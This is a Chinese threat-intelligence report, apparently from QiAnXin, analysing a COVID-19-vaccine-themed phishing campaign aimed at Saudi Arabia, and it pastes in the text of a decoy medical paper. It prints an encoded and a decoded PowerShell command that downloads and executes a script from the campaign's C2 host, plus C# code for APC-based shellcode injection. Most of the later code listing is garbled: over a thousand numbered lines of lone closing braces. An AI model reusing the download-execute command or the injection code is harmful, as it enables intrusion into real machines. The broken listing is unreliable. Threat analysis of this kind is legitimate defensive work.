

# 奇安信威胁情报中心

Archived: 2026-04-06 00:40:16 UTC

## 概述

自2020年新型冠状病毒 (COVID-19) 在全球爆发以来，多种不同类型的威胁转向使用COVID-19作为社会工程学攻击的主要话题。一开始，攻击者利用人们对新冠疫情的"恐惧"和关注投放新冠病毒相关的诱饵文件；随着疫苗的普及，攻击者开始使用与疫苗接种状态、疫情经济补给或其他医疗信息话题相关的恶意文档进行攻击。

近日，奇安信威胁情报中心在日常威胁狩猎中已检测到多起以新冠疫苗为主题的攻击活动。攻击者大多使用投递邮件的方式，向用户发送恶意构造的诱饵文件欺骗用户点击，恶意文件类型多种多样，包括但不限于EXE、MS Office 宏文档、漏洞文档、LNK文件、VBS 脚本、PowerShell 脚本等。本文将对其一起疑似具有俄语背景的未知团伙以<COVID-19疫苗副作用>为诱饵针对沙特地区的攻击活动进行分析，并详细阐述此次攻击的加载流程和代码细节。

奇安信威胁情报中心再次提醒广大政企单位和个人用户，在做好疫情防控的同时，也要做好网络安全的防护工作。基于奇安信威胁情报中心的威胁情报数据的全线产品，包括威胁情报平台 (TIP)、天眼高级威胁检测系统、NGSOC、奇安信态势感知等，都已经支持对此APT攻击团伙攻击活动的精准检测。

## 样本分析

### 样本基本信息

-	-
文件名	Side_Effects_of_COVID-19_Vaccines.zip
MD5	a4f6cec5d34a6dbaeabf6fa0eed3d05
文件格式	ZIP
C2	Microersof[.]xyz

原始样本ZIP压缩包，ZIP包中内嵌了一个伪装成PDF的恶意LNK文件和两个用于迷惑用户的正常文档。





Article

## Evaluation of Side Effects Associated with COVID-19 Vaccines in Saudi Arabia

Abdulaziz Alhazmi <sup>1,2,3</sup>, Edrous Alamer <sup>3,4</sup>, Dalia Daws <sup>2</sup>, Mashaal Hakami <sup>2</sup>, Majid Darraj <sup>5</sup>, Siddiq Abdelwahab <sup>3</sup>, Amani Maghfuri <sup>6</sup> and Abdullah Algaissi <sup>3,4,\*</sup>

- <sup>1</sup> Department of Microbiology and Parasitology, College of Medicine, Jazan University, Jazan 45142, Saudi Arabia; abalhazmi@jazanu.edu.sa
- <sup>2</sup> Jazan University Hospital, Jazan University, Jazan 45142, Saudi Arabia; ddaws@jazanu.edu.sa (D.D.); mashaal@jazanu.edu.sa (M.H.)
- <sup>3</sup> Medical Research Center, Jazan University, Jazan 45142, Saudi Arabia; ealamer@jazanu.edu.sa (E.A.); sadiqa@jazanu.edu.sa (S.A.)
- <sup>4</sup> Department of Medical Laboratories Technology, College of Applied Medical Sciences, Jazan University, Jazan 45142, Saudi Arabia
- <sup>5</sup> Department of Medicine, College of Medicine, Jazan University, Jazan 45142, Saudi Arabia; mdarraj@jazanu.edu.sa
- <sup>6</sup> College of Medicine, Jazan University, Jazan 45142, Saudi Arabia; Amanimgf@gmail.com
- \* Correspondence: algaissi@jazanu.edu.sa; Tel.: +966-7-3295000

**Abstract:** Background: Pfizer-BioNTech and Oxford-AstraZeneca are recently introduced vaccines to combat COVID-19 pandemic. During clinical trials, mild to moderate side effects have been associated with these vaccines. Thus, we aimed to evaluate short-term post-vaccination side effects. **Methods:** Cross-sectional, retrospective study using an online questionnaire was conducted among COVID-19 vaccines recipients in Saudi Arabia. General and demographic data were collected, and vaccine-associated side effects after receiving at least one dose of each vaccine were evaluated. Results: Our final sample consisted of 515 participants with a median age of 26 years. Most of the study participants were female (57%). Nearly 13% of the study subjects have reported previous infections with SARS-CoV-2. Oxford-AstraZeneca and Pfizer-BioNTech vaccines have been received by 75% and 25% of the study participants, respectively. Side effects associated with COVID-19 vaccines have been reported by 60% of the study subjects, and most of them reported fatigue (90%), pain at the site of the injections (85%). **Conclusion:** Side effects that are reported post Oxford-AstraZeneca and Pfizer-BioNTech vaccines among our study participants are not different from those that were reported in the clinical trials, indicating safe profiles for both vaccines. Further studies are needed to evaluate the effectiveness of the current vaccines in protection against SARS-CoV-2 reinfections.

**Keywords:** COVID-19; SARS-CoV-2; vaccine; side effects



**Citation:** Alhazmi, A.; Alamer, E.; Daws, D.; Hakami, M.; Darraj, M.; Abdelwahab, S.; Maghfuri, A.; Algaissi, A. Evaluation of Side Effects Associated with COVID-19 Vaccines in Saudi Arabia. *Vaccines* **2021**, *9*, 674. <https://doi.org/10.3390/v9060674>

Academic Editor: Ralph A. Tripp

Received: 18 May 2021

Accepted: 16 June 2021

Published: 18 June 2021

Publisher's Note: MDPI stays neutral with regard to jurisdictional claims in published maps and institutional affiliations.



Copyright © 2021 by the authors. Licensee MDPI, Basel, Switzerland. This article is an open access article distributed under the terms and conditions of the Creative Commons Attribution (CC BY) license (<https://creativecommons.org/licenses/by/4.0/>).

### 1. Introduction

Severe acute respiratory syndrome coronavirus 2 (SARS-CoV-2), is a newly identified member of the human coronaviruses family that was discovered during the outbreak of the highly transmissible respiratory disease in Wuhan, China in 2019. SARS-CoV-2 causes the Coronavirus disease 19 (COVID-19) and is now continuing to spread worldwide causing a global pandemic [1]. Saudi Arabia is one of the countries that was affected by this pandemic. More importantly, Saudi health officials have taken early unprecedented preventive measures and precautionary strategies, such as banning international flights, closing mosques, schools, and universities, and complete lockdown of the country, to reduce the burden of the disease [2]. Yet, as there is no approved antiviral treatment for COVID-19, several trials for vaccine development were immediately initiated with the hope to control this pandemic [3,4]. By the beginning of 2021, some international health authorities announced various vaccine candidates for emergency use authorization

## 详细分析


此次捕获的攻击活动样本为ZIP文件，将文件解压后会得到一个LNK文件和两个PDF文件文件：

Side\_Effects\_of\_COVID-19\_Vaccines-v1.pdf.lnk、Side\_Effects\_of\_COVID-19\_Vaccines-v2.pdf、

Side\_Effects\_of\_COVID-19\_Vaccines-v3.pdf。

其中~v1.pdf.lnk文件为恶意代码的初始载荷，该LNK文件执行后会调用执行Powershell指令下载后续payload，~v2.pdf和~v3.pdf为无恶意行为的PDF诱饵文件。

受害者通过点击~v1.pdf启动powershell执行恶意脚本，并通过脚本下载后续恶意文件到计算机从而实现入侵。



LNK文件中包含的PowerShell指令解码之后，程序将会从 [http://microersoff\[.\]xyz/E5371DD1EAEA2AB6DD9FA5FA760480606DBD0725/jquery\[.\]ps1](http://microersoff[.]xyz/E5371DD1EAEA2AB6DD9FA5FA760480606DBD0725/jquery[.]ps1) 加载后续payload 执行。

```
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -Sta -Nop -w 1 -enc
UABvAHcAZQBvAFMAaABlAGwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkATABiAHkACABhAHM
AcwAgAC0AbgBvAHAACgBvAGYAaQBsAGUATAAtAGMABwBtAG0AYQBuAGQATAAiAGkAZQB4ACgATgBlAHcALQBPAQ
IAAgBlAGMAdAAgAE4AZQB0AC4AVwBlAGTAcwBsAGkAZQBvAHQAQ0AuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpA
G4AZwAcACcAaAB0AHQAaAAgAC8ALwBtAGkAYwByAG8AZQBvAHMABwBmAC4AeAB5AHoALwBFADUAMwA3ADEARABE
ADEARQBBAEUAQQAyAEBBAQgA2AEQARAASAEYAAQA1AEYAAQA3ADYAMAA0ADgAMAA2ADAANgBEAEIARAAsADcAMgA
1AC8AagBxAHUAZQBvAHkALgBwAHMAMQAnACKAIGwA=

PowerShell -ExecutionPolicy bypass -no profile-command "iex (New-Object Net.WebClient).DownloadString
('http://microersoff[.]xyz/E5371DD1EAEA2AB6DD9FA5FA760480606DBD0725/jquery.ps1')"
```

下载的可执行文件信息如下：

-	-
文件名	Jquery.ps1
MD5	bb1166e6ffd66a072c8a58a2c377919c
C2	microersoff[.]xyz

受害者通过点击诱饵文件启动PowerShell 程序并执行恶意脚本后，程序会从指定的网络地址请求并获取后 续的PowerShell 恶意脚本，即jquery.ps1。该脚本的主要功能是解码并在内存中加载一段Shellcode。

```
Set ("*") (" ") 29]hac["Wup" EcalPER: 60]hac["hw" EcalPER: 90]hac["Pw" EcalPER: 42]hac["17]hac["61]hac["09]hac["( EcalPER: 43]hac["90]hac["96]hac["31]hac["18]hac["(EcalPER: )
" :11h8-tu0 Gt'z a'z dndndRerewod.
}
}
:11h8-tu0 GtZ ni8R
{ esle}
}
tixs
{ esle}
dHx htaPw' 11P: Mhx 'g'gnirtS' tupel- yrnib0fgnirtSouh
DearThn == sklLenoM(C' f)
:11h8-tu0 GtZ ni8R'
D)ahx(( fi 'z'
```

脚本去混淆之后可知，程序会解密数据并在开机启动目录下写入App.vbs文件实现本地持久化。




```
bool success = CreateProcess(processpath, null,
IntPtr.Zero, IntPtr.Zero, false,
ProcessCreationFlags.CREATE_SUSPENDED,
IntPtr.Zero, null, ref si, out pi);
IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, windowsUpdate.Length, MEM_COMMIT, PAGE_READWRITE);
IntPtr bytesWritten = IntPtr.Zero;
bool resultBool = WriteProcessMemory(pi.hProcess, resultPtr, windowsUpdate, windowsUpdate.Length, out bytesWritten);
IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, (int)pi.dwThreadId);
uint oldProtect = 0;
resultBool = VirtualProtectEx(pi.hProcess, resultPtr, windowsUpdate.Length, PAGE_EXECUTE_READ, out oldProtect);
IntPtr ptr = QueueUserAPC(resultPtr, sht, IntPtr.Zero);
IntPtr ThreadHandle = pi.hThread;
ResumeThread(ThreadHandle);
```


解密后的Shellcode文件信息如下：

-	-
文件名	Shellcode.bin
MD5	52e8beb8037a2e37968d2deb0958289d



解密出的Shellcode首先被写入到目标进程（IE浏览器）内存中，并使用QueueUserAPC函将该APC对象加入到指定线程的APC队列中从而进行进入到Shellcode入口处执行恶意操作。




此时，解密之后的Shellcode已成功注入到iexplore.exe的进程空间中。




Shellcode运行后，代码会动态获取VirtualAlloc的函数地址并重新分配内存空间加载最终阶段的恶意组件。



解密的恶意组件由C#编译，程序在载入该模块之前会加载mscoree.dll模块部署C#的运行环境。



环境部署成功之后将会加载该C#组件，实现对受害者主机的远程控制。



最终阶段的C#模块加载之后，程序会进行一系列的虚拟环境监测，包括进程检测：

```

306      string text = managementBaseObject[global::.b("la">篇I 一& ② , a)].ToString().ToLower();
307      num = (short)1056374783;
308      num2 = (int)((UInt64)num);
309      continue;
310      case 11:
311      {
312      num = (short)1156627414;
313      }
314      }
315      }
316      }
317      }
318      }
319      }
320      }
321      }
322      }
323      }
324      }
325      }
326      }
327      }
328      }
329      }
330      }
331      }
332      }
333      }
334      }
335      }
336      }
337      }
338      }
339      }
340      }
341      }
342      }
343      }
344      }
345      }
346      }
347      }
348      }
349      }
350      }
351      }
352      }
353      }
354      }
355      }
356      }
357      }
358      }
359      }
360      }
361      }
362      }
363      }
364      }
365      }
366      }
367      }
368      }
369      }
370      }
371      }
372      }
373      }
374      }
375      }
376      }
377      }
378      }
379      }
380      }
381      }
382      }
383      }
384      }
385      }
386      }
387      }
388      }
389      }
390      }
391      }
392      }
393      }
394      }
395      }
396      }
397      }
398      }
399      }
400      }
401      }
402      }
403      }
404      }
405      }
406      }
407      }
408      }
409      }
410      }
411      }
412      }
413      }
414      }
415      }
416      }
417      }
418      }
419      }
420      }
421      }
422      }
423      }
424      }
425      }
426      }
427      }
428      }
429      }
430      }
431      }
432      }
433      }
434      }
435      }
436      }
437      }
438      }
439      }
440      }
441      }
442      }
443      }
444      }
445      }
446      }
447      }
448      }
449      }
450      }
451      }
452      }
453      }
454      }
455      }
456      }
457      }
458      }
459      }
460      }
461      }
462      }
463      }
464      }
465      }
466      }
467      }
468      }
469      }
470      }
471      }
472      }
473      }
474      }
475      }
476      }
477      }
478      }
479      }
480      }
481      }
482      }
483      }
484      }
485      }
486      }
487      }
488      }
489      }
490      }
491      }
492      }
493      }
494      }
495      }
496      }
497      }
498      }
499      }
500      }
501      }
502      }
503      }
504      }
505      }
506      }
507      }
508      }
509      }
510      }
511      }
512      }
513      }
514      }
515      }
516      }
517      }
518      }
519      }
520      }
521      }
522      }
523      }
524      }
525      }
526      }
527      }
528      }
529      }
530      }
531      }
532      }
533      }
534      }
535      }
536      }
537      }
538      }
539      }
540      }
541      }
542      }
543      }
544      }
545      }
546      }
547      }
548      }
549      }
550      }
551      }
552      }
553      }
554      }
555      }
556      }
557      }
558      }
559      }
560      }
561      }
562      }
563      }
564      }
565      }
566      }
567      }
568      }
569      }
570      }
571      }
572      }
573      }
574      }
575      }
576      }
577      }
578      }
579      }
580      }
581      }
582      }
583      }
584      }
585      }
586      }
587      }
588      }
589      }
590      }
591      }
592      }
593      }
594      }
595      }
596      }
597      }
598      }
599      }
600      }
601      }
602      }
603      }
604      }
605      }
606      }
607      }
608      }
609      }
610      }
611      }
612      }
613      }
614      }
615      }
616      }
617      }
618      }
619      }
620      }
621      }
622      }
623      }
624      }
625      }
626      }
627      }
628      }
629      }
630      }
631      }
632      }
633      }
634      }
635      }
636      }
637      }
638      }
639      }
640      }
641      }
642      }
643      }
644      }
645      }
646      }
647      }
648      }
649      }
650      }
651      }
652      }
653      }
654      }
655      }
656      }
657      }
658      }
659      }
660      }
661      }
662      }
663      }
664      }
665      }
666      }
667      }
668      }
669      }
670      }
671      }
672      }
673      }
674      }
675      }
676      }
677      }
678      }
679      }
680      }
681      }
682      }
683      }
684      }
685      }
686      }
687      }
688      }
689      }
690      }
691      }
692      }
693      }
694      }
695      }
696      }
697      }
698      }
699      }
700      }
701      }
702      }
703      }
704      }
705      }
706      }
707      }
708      }
709      }
710      }
711      }
712      }
713      }
714      }
715      }
716      }
717      }
718      }
719      }
720      }
721      }
722      }
723      }
724      }
725      }
726      }
727      }
728      }
729      }
730      }
731      }
732      }
733      }
734      }
735      }
736      }
737      }
738      }
739      }
740      }
741      }
742      }
743      }
744      }
745      }
746      }
747      }
748      }
749      }
750      }
751      }
752      }
753      }
754      }
755      }
756      }
757      }
758      }
759      }
760      }
761      }
762      }
763      }
764      }
765      }
766      }
767      }
768      }
769      }
770      }
771      }
772      }
773      }
774      }
775      }
776      }
777      }
778      }
779      }
780      }
781      }
782      }
783      }
784      }
785      }
786      }
787      }
788      }
789      }
790      }
791      }
792      }
793      }
794      }
795      }
796      }
797      }
798      }
799      }
800      }
801      }
802      }
803      }
804      }
805      }
806      }
807      }
808      }
809      }
810      }
811      }
812      }
813      }
814      }
815      }
816      }
817      }
818      }
819      }
820      }
821      }
822      }
823      }
824      }
825      }
826      }
827      }
828      }
829      }
830      }
831      }
832      }
833      }
834      }
835      }
836      }
837      }
838      }
839      }
840      }
841      }
842      }
843      }
844      }
845      }
846      }
847      }
848      }
849      }
850      }
851      }
852      }
853      }
854      }
855      }
856      }
857      }
858      }
859      }
860      }
861      }
862      }
863      }
864      }
865      }
866      }
867      }
868      }
869      }
870      }
871      }
872      }
873      }
874      }
875      }
876      }
877      }
878      }
879      }
880      }
881      }
882      }
883      }
884      }
885      }
886      }
887      }
888      }
889      }
890      }
891      }
892      }
893      }
894      }
895      }
896      }
897      }
898      }
899      }
900      }
901      }
902      }
903      }
904      }
905      }
906      }
907      }
908      }
909      }
910      }
911      }
912      }
913      }
914      }
915      }
916      }
917      }
918      }
919      }
920      }
921      }
922      }
923      }
924      }
925      }
926      }
927      }
928      }
929      }
930      }
931      }
932      }
933      }
934      }
935      }
936      }
937      }
938      }
939      }
940      }
941      }
942      }
943      }
944      }
945      }
946      }
947      }
948      }
949      }
950      }
951      }
952      }
953      }
954      }
955      }
956      }
957      }
958      }
959      }
960      }
961      }
962      }
963      }
964      }
965      }
966      }
967      }
968      }
969      }
970      }
971      }
972      }
973      }
974      }
975      }
976      }
977      }
978      }
979      }
980      }
981      }
982      }
983      }
984      }
985      }
986      }
987      }
988      }
989      }
990      }
991      }
992      }
993      }
994      }
995      }
996      }
997      }
998      }
999      }
1000      }

```

屏幕硬件信息检测：

```

1000      }
1001      }
1002      }
1003      }
1004      }
1005      }
1006      }
1007      }
1008      }
1009      }
1010      }
1011      }
1012      }
1013      }
1014      }
1015      }
1016      }
1017      }
1018      }
1019      }
1020      }
1021      }
1022      }
1023      }
1024      }
1025      }
1026      }
1027      }
1028      }
1029      }
1030      }
1031      }
1032      }
1033      }
1034      }
1035      }
1036      }
1037      }
1038      }
1039      }
1040      }
1041      }
1042      }
1043      }
1044      }
1045      }
1046      }
1047      }
1048      }
1049      }
1050      }
1051      }
1052      }
1053      }
1054      }
1055      }
1056      }
1057      }
1058      }
1059      }
1060      }
1061      }
1062      }
1063      }
1064      }
1065      }
1066      }
1067      }
1068      }
1069      }
1070      }
1071      }
1072      }
1073      }
1074      }
1075      }
1076      }
1077      }
1078      }
1079      }
1080      }
1081      }
1082      }
1083      }
1084      }
1085      }
1086      }
1087      }
1088      }
1089      }
1090      }
1091      }
1092      }
1093      }
1094      }
1095      }
1096      }
1097      }
1098      }
1099      }
1100      }
1101      }
1102      }
1103      }
1104      }
1105      }
1106      }
1107      }
1108      }
1109      }
1110      }
1111      }
1112      }
1113      }
1114      }
1115      }
1116      }
1117      }
1118      }
1119      }
1120      }
1121      }
1122      }
1123      }
1124      }
1125      }
1126      }
1127      }
1128      }
1129      }
1130      }
1131      }
1132      }
1133      }
1134      }
1135      }
1136      }
1137      }
1138      }
1139      }
1140      }
1141      }
1142      }
1143      }
1144      }
1145      }
1146      }
1147      }
1148      }
1149      }
1150      }
1151      }
1152      }
1153      }
1154      }
1155      }
1156      }
1157      }
1158      }
1159      }
1160      }
1161      }
1162      }
1163      }
1164      }
1165      }
1166      }
1167      }
1168      }
1169      }
1170      }
1171      }
1172      }
1173      }
1174      }
1175      }
1176      }
1177      }
1178      }
1179      }
1180      }
1181      }
1182      }
1183      }
1184      }
1185      }
1186      }
1187      }
1188      }
1189      }
1190      }
1191      }
1192      }
1193      }
1194      }
1195      }
1196      }
1197      }
1198      }
1199      }
1200      }
1201      }
1202      }
1203      }
1204      }
1205      }
1206      }
1207      }
1208      }
1209      }
1210      }
1211      }
1212      }
1213      }
1214      }
1215      }
1216      }
1217      }
1218      }
1219      }
1220      }
1221      }
1222      }
1223      }
1224      }
1225      }
1226      }
1227      }
1228      }
1229      }
1230      }
1231      }
1232      }
1233      }
1234      }
1235      }
1236      }
1237      }
1238      }
1239      }
1240      }
1241      }
1242      }
1243      }
1244      }
1245      }
1246      }
1247      }
1248      }
1249      }
1250      }
1251      }
1252      }
1253      }
1254      }
1255      }
1256      }
1257      }
1258      }
1259      }
1260      }
1261      }
1262      }
1263      }
1264      }
1265      }
1266      }
1267      }
1268      }
1269      }
1270      }
1271      }
1272      }
1273      }
1274      }
1275      }
1276      }
1277      }
1278      }
1279      }
1280      }
1281      }
1282      }
1283      }
1284      }
1285      }
1286      }
1287      }
1288      }
1289      }
1290      }
1291      }
1292      }
1293      }
1294      }
1295      }
1296      }
1297      }
1298      }
1299      }
1300      }
1301      }
1302      }
1303      }
1304      }
1305      }
1306      }
1307      }
1308      }
1309      }
1310      }
1311      }
1312      }
1313      }
1314      }
1315      }
1316      }
1317      }
1318      }
1319      }
1320      }
1321      }
1322      }
1323      }
1324      }
1325      }
1326      }
1327      }
1328      }
1329      }
1330      }
1331      }
1332      }
1333      }
1334      }
1335      }
1336      }
1337      }
1338      }
1339      }
1340      }
1341      }
1342      }
1343      }
1344      }
1345      }
1346      }
1347      }
1348      }
1349      }
1350      }
1351      }
1352      }
1353      }
1354      }
1355      }
1356      }
1357      }
1358      }
1359      }
1360      }
1361      }
1362      }
1363      }
1364      }
1365      }
1366      }
1367      }
1368      }
1369      }
1370      }
1371      }
1372      }
1373      }
1374      }
1375      }
1376      }
1377      }
1378      }
1379      }
1380      }
1381      }
1382      }
1383      }
1384      }
1385      }
1386      }
1387      }
1388      }
1389      }
1390      }
1391      }
1392      }
1393      }
1394      }
1395      }
1396      }
1397      }
1398      }
1399      }
1400      }
1401      }
1402      }
1403      }
1404      }
1405      }
1406      }
1407      }
1408      }
1409      }
1410      }
1411      }
1412      }
1413      }
1414      }
1415      }
1416      }
1417      }
1418      }
1419      }
1420      }
1421      }
1422      }
1423      }
1424      }
1425      }
1426      }
1427      }
1428      }
1429      }
1430      }
1431      }
1432      }
1433      }
1434      }
1435      }
1436      }
1437      }
1438      }
1439      }
1440      }
1441      }
1442      }
1443      }
1444      }
1445      }
1446      }
1447      }
1448      }
1449      }
1450      }
1451      }
1452      }
1453      }
1454      }
1455      }
1456      }
1457      }
1458      }
1459      }
1460      }
1461      }
1462      }
1463      }
1464      }
1465      }
1466      }
1467      }
1468      }
1469      }
1470      }
1471      }
1472      }
1473      }
1474      }
1475      }
1476      }
1477      }
1478      }
1479      }
1480      }
1481      }
1482      }
1483      }
1484      }
1485      }
1486      }
1487      }
1488      }
1489      }
1490      }
1491      }
1492      }
1493      }
1494      }
1495      }
1496      }
1497      }
1498      }
1499      }
1500      }
1501      }
1502      }
1503      }
1504      }
1505      }
1506      }
1507      }
1508      }
1509      }
1510      }
1511      }
1512      }
1513      }
1514      }
1515      }
1516      }
1517      }
1518      }
1519      }
1520      }
1521      }
1522      }
1523      }
1524      }
1525      }
1526      }
1527      }
1528      }
1529      }
1530      }
1531      }
1532      }
1533      }
1534      }
1535      }
1536      }
1537      }
1538      }
1539      }
1540      }
1541      }
1542      }
1543      }
1544      }
1545      }
1546      }
1547      }
1548      }
1549      }
1550      }
1551      }
1552      }
1553      }
1554      }
1555      }
1556      }
1557      }
1558      }
1559      }
1560      }
1561      }
1562      }
1563      }
1564      }
1565      }
1566      }
1567      }
1568      }
1569      }
1570      }
1571      }
1572      }
1573      }
1574      }
1575      }
1576      }
1577      }
1578      }
1579      }
1580      }
1581      }
1582      }
1583      }
1584      }
1585      }
1586      }
1587      }
1588      }
1589      }
1590      }
1591      }
1592      }
1593      }
1594      }
1595      }
1596      }
1597      }
1598      }
1599      }
1600      }
1601      }
1602      }
1603      }
1604      }
1605      }
1606      }
1607      }
1608      }
1609      }
1610      }
1611      }
1612      }
1613      }
1614      }
1615      }
1616      }
1617      }
1618      }
1619      }
1620      }
1621      }
1622      }
1623      }
1624      }
1625      }
1626      }
1627      }
1628      }
1629      }
1630      }
1631      }
1632      }
1633      }
1634      }
1635      }
1636      }
1637      }
1638      }
1639      }
1640      }
1641      }
1642      }
1643      }
1644      }
1645      }
1646      }
1647      }
1648      }
1649      }
1650      }
1651      }
1652      }
1653      }
1654      }
1655      }
1656      }
1657      }
1658      }
1659      }
1660      }
1661      }
1662      }
1663      }
1664      }
1665      }
1666      }
1667      }
1668      }
1669      }
1670      }
1671      }
1672      }
1673      }
1674      }
1675      }
1676      }
1677      }
1678      }
1679      }
1680      }
1681      }
1682      }
1683      }
1684      }
1685      }
1686      }
1687      }
1688      }
1689      }
1690      }
1691      }
1692      }
1693      }
1694      }
1695      }
1696      }
1697      }
1698      }
1699      }
1700      }
1701      }
1702      }
1703      }
1704      }
1705      }
1706      }
1707      }
1708      }
1709      }
1710      }
1711      }
1712      }
1713      }
1714      }
1715      }
1716      }
1717      }
1718      }
1719      }
1720      }
1721      }
1722      }
1723      }
1724      }
1725      }
1726      }
1727      }
1728      }
1729      }
1730      }
1731      }
1732      }
1733      }
1734      }
1735      }
1736      }
1737      }
1738      }
1739      }
1740      }
1741      }
1742      }
1743      }
1744      }
1745      }
1746      }
1747      }
1748      }
1749      }
1750      }
1751      }
1752      }
1753      }
1754      }
1755      }
1756      }
1757      }
1758      }
1759      }
1760      }
1761      }
1762      }
1763      }
1764      }
1765      }
1766      }
1767      }
1768      }
1769      }
1770      }
1771      }
1772      }
1773      }
1774      }
1775      }
1776      }
1777      }
1778      }
1779      }
1780      }
1781      }
1782      }
1783      }
1784      }
1785      }
1786      }
1787      }
1788      }
1789      }
1790      }
1791      }
1792      }
1793      }
1794      }
1795      }
1796      }
1797      }
1798      }
1799      }
1800      }
1801      }
1802      }
1803      }
1804      }
1805      }
1806      }
1807      }
1808      }
1809      }
1810      }
1811      }
1812      }
1813      }
1814      }
1815      }
1816      }
1817      }
1818      }
1819      }
1820      }
1821      }
1822      }
1823      }
1824      }
1825      }
1826      }
1827      }
1828      }
1829      }
1830      }
1831      }
1832      }
1833      }
1834      }
1835      }
1836      }
1837      }
1838      }
1839      }
1840      }
1841      }
1842      }
1843      }
1844      }
1845      }
1846      }
1847      }
1848      }
